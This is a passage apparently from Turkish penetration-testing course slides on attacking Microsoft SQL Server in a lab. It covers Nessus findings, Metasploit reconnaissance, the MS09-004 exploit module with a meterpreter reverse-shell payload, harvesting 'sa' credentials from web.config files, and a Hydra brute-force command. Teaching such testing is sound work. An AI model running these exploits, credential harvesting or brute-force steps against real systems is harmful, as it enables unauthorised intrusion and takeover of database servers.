
Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
root@kali:~#
```


Nessus eklentilerinin bulguları

- Veritabanı sistemleri
- Veritabanı sistemleri üzerinde bulunan açıklıklar
- Veritabanındaki varsayılan hesaplar

Veritabanları ile ilgili Nessus eklentileri (plugins)

- Databases
- Windows
- Service Detection





Microsoft SQL Server UDP Query Remote Version Disclosure

INFO

Microsoft SQL Server UDP Query Remote Version Disclosure

< >

Description

Microsoft SQL server has a function wherein remote users can query the database server for the version that is being run. The query takes place over the same UDP port that handles the mapping of multiple SQL server instances on the same machine.

It is important to note that, after Version 8.00.194, Microsoft decided not to update this function. This means that the data returned by the SQL ping is inaccurate for newer releases of SQL Server.

Solution

If there is only a single SQL instance installed on the remote host, consider filter incoming traffic to this port.

Output

A 'ping' request returned the following information about the remote SQL instance :

```
ServerName      : SQL2008R2
InstanceName    : PENTEST_EGITIM
IsClustered     : No
Version         : 10.50.1600.1
tcp             : 1433
```

Port ▼

Hosts

1434 / udp

192.168.242.133 

MS09-004: Vulnerability in Microsoft SQL Server Could Allow Remote Code Execution



MS09-004: Vulnerability in Microsoft SQL Server Could Allow Remote Code Execution (959420)

Synopsis

Arbitrary code can be executed on the remote host through SQL Server.

Description

The remote host is running a version of Microsoft SQL Server, Desktop Engine or Internal Database that suffers from an authenticated, remote code execution vulnerability in the MSSQL extended stored procedure 'sp_replwritetovarbin' due to an invalid parameter check.

Successful exploitation could allow an attacker to take complete control of the affected system.

Vulnerability Information

CPE: cpe:/o:microsoft:windows cpe:/a:microsoft:sql_server

Exploit Available: true

Exploitability Ease: Exploits are available


Exploitable With:

Metasploit (Microsoft SQL Server sp_replwritetovarbin Memory Corruption)


CANVAS (CANVAS)

Core Impact

Keşif için Metasploit



'mssql_ping' Auxiliary Modülü



'mssql_ping' Auxiliary Modülü

```
msf auxiliary(mssql_ping) > set RHOSTS 192.168.242.133
RHOSTS => 192.168.242.133
msf auxiliary(mssql_ping) > show options

Module options (auxiliary/scanner/mssql/mssql_ping):

  Name          Current Setting  Required  Description
  ----          -
  PASSWORD      username         no        The password for the specific
  RHOSTS        192.168.242.133 yes        The target address range or CIDR identifier
  THREADS       1               yes        The number of concurrent threads
  USERNAME      sa              no        The username to authenticate as
  USE_WINDOWS_AUTH false           yes        Use windows authentication (requires DOMAIN option set)

msf auxiliary(mssql_ping) > run

[*] SQL Server information for 192.168.242.133:
[+] ServerName      = SQL2008R2
[+] InstanceName    = PENTEST_EGITIM
[+] IsClustered     = No
[+] Version         = 10.50.1600.1
[+] tcp             = 1433
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) >
```

Keşif için Dosyalar (web.config)

İç ağ testleri sonucunda elde edilen çeşitli bağlantı ve/veya yapılandırma dosyaları

- Veritabanı IP adresleri
- Instance isimleri
- Port bilgileri
- Kullanıcı adı ve parola bilgileri

```
Web - Notepad
File Edit Format View Help
Bağlantılar -->
name="Local" connectionString="Data Source=.;Initial Catalog=.;User Id=sa;password=xxx;" providerName="System.Data.Sql
name="Main" connectionString="Data Source=172.16.1.102;Initial Catalog=.;User Id=sa;password=a; providerName=
name="Log" connectionString="Data Source=172.16.1.102;Initial Catalog=.;User Id=sa;password=a; providerName=
ionStrings>
eb>
```

```
Web.config - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
Web.config
24 <connectionStrings>
25 <add name=" " connectionString="Password=;Persist Security
Info=True;User ID=;Initial Catalog=;Data Source=192.168.10.42"
providerName="System.Data.SqlClient" />
26 <add name="ActiveDirectoryConnectionString"
connectionString="LDAP:///DC=,DC=tr" />
27 </connectionStrings>
33 <\connectionStrings>
```

Exploitation

SİBER GÜVENLİK
ENSTİTÜSÜ

Zafiyet barındıran sistemlerin ele geçirilmesi

Veritabanı sistemlerine sızabilmek için kullanılan yöntemler


- Veritabanı sistemlerinde bulunan zafiyetler
- Kaba kuvvet ve sözlük saldırılarıyla elde edilen kullanıcı adı ve parola bilgileri
- İç ağ testlerinde elde edilen veritabanı bağlantı bilgileri
- Veritabanı sistemlerinde bulunan ve işletim sistemi üzerinde komut çalıştırabilen modüller
- Veritabanı yönetici bilgisayarları üzerinden veritabanı sistemlerine erişme
- Veritabanı sisteminin kurulu olduğu sunucuya erişim sağlayıp, sunucu üzerinden veritabanı sistemlerine yetkili erişim sağlama

Nessus
çıktıları



Metasploit

Exploitation

Exploitation için Metasploit



Microsoft SQL Server Default Credentials

 Microsoft SQL Server Default Credentials 

[Back](#) [Remove](#)

Synopsis

Credentials for the remote database server can be discovered.

Description

The SQL Server has a common password for one or more accounts. These accounts may be used to gain access to the records in the database or even allow remote command execution.

Plugin Output

172.16.3.242 1

[1433/tcp](#) Service: mssql

The following credentials were discovered for the remote SQL Server :

Account 'sa' has password 'sa'

Metasploit Exploit Modülleri

ms09_004_sp_replwritetovarbin

```
msf exploit(ms09_004_sp_replwritetovarbin) > show options
```

```
Module options (exploit/windows/mssql/ms09_004_sp_replwritetovarbin):
```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOST		yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as
USE_WINDOWS_AUTHENT	false (requires DOMAIN option set)	yes	Use windows authentication

```
msf exploit(ms09_004_sp_replwritetovarbin) > info
```

```
Payload options (windows/meterpreter/rev)
```

Name	Current Setting	Required
EXITFUNC	seh	yes
LHOST		yes
LPORT	4444	yes


Name: Microsoft SQL Server sp_replwritetovarbin Memory Corruption
Module: exploit/windows/mssql/ms09_004_sp_replwritetovarbin
Version: 0
Platform: Windows
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Good

Provided by:

jduck <jduck@metasploit.com>

Available targets:

Id	Name
0	Automatic
1	MSSQL 2000 / MSDE SP0 (8.00.194)
2	MSSQL 2000 / MSDE SP1 (8.00.384)
3	MSSQL 2000 / MSDE SP2 (8.00.534)
4	MSSQL 2000 / MSDE SP3 (8.00.760)
5	MSSQL 2000 / MSDE SP4 (8.00.2039)
6	MSSQL 2005 SP0 (9.00.1399.06)
7	MSSQL 2005 SP1 (9.00.2047.00)
8	MSSQL 2005 SP2 (9.00.3042.00)
9	CRASHER



Exploitation için Çevrimiçi Parola Kırma Saldırısı

Metasploit aracında çeşitli veritabanlarına çevrimiçi parola kırma saldırısı gerçekleştiren modüller bulunmaktadır. MsSQL Server için en sık kullanılanı 'mssql_login' modülüdür.

auxiliary/scanner/mssql/mssql_login




Exploitation için Çevrimiçi Parola Kırma Saldırısı

Hydra

```
root@kali:~/Desktop# hydra -v -V -l sa -P '/root/Desktop/pass.txt' -t 4 192.168.242.133 mssql
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2016-04-27 08:33:50
[DATA] 4 tasks, 1 server, 5 login tries (l:1/p:5), ~1 try per task
[DATA] attacking service mssql on port 1433
[VERBOSE] Resolving addresses ... done
[ATTEMPT] target 192.168.242.133 - login "sa" - pass "12345" - 1 of 5 [child 0]
